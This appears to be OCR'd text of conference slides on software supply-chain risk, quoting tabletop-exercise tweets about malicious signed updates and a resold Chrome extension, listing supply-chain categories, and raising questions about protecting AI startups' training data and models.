
Tabletop Scenarios
@badthingsdaily

Malicious code will be distributed to your endpoints during the routine update of a signed application.

Happy Monday.

11:03 AM - 18 Sep 2017

123 Retweets 352 Likes



Tabletop Scenarios
@badthingsdaily

A popular chrome extension was sold to another developer last month. This month, it was sold again to a malicious developer.

9:46 AM - 17 Oct 2017

49 Retweets 87 Likes

Future attacks

and wild speculation

Enterprise Software


End-user Software

Development Toolchain

SaaS and Service Providers

Hardware and Firmware

Data Providers



Venture Funding Into US Artificial Intelligence, Machine Learning, And Related Startups


2008 through 2017. Dollar volume based on deals of known size; round counts are for all deals.

https://news.crunchbase.com/news/venture-funding-ai-machine-learning-levels-off-tech-matures/

Where will these startups get their training data or learning models?


How will they be protected?

www.logicalfallacytarot.com



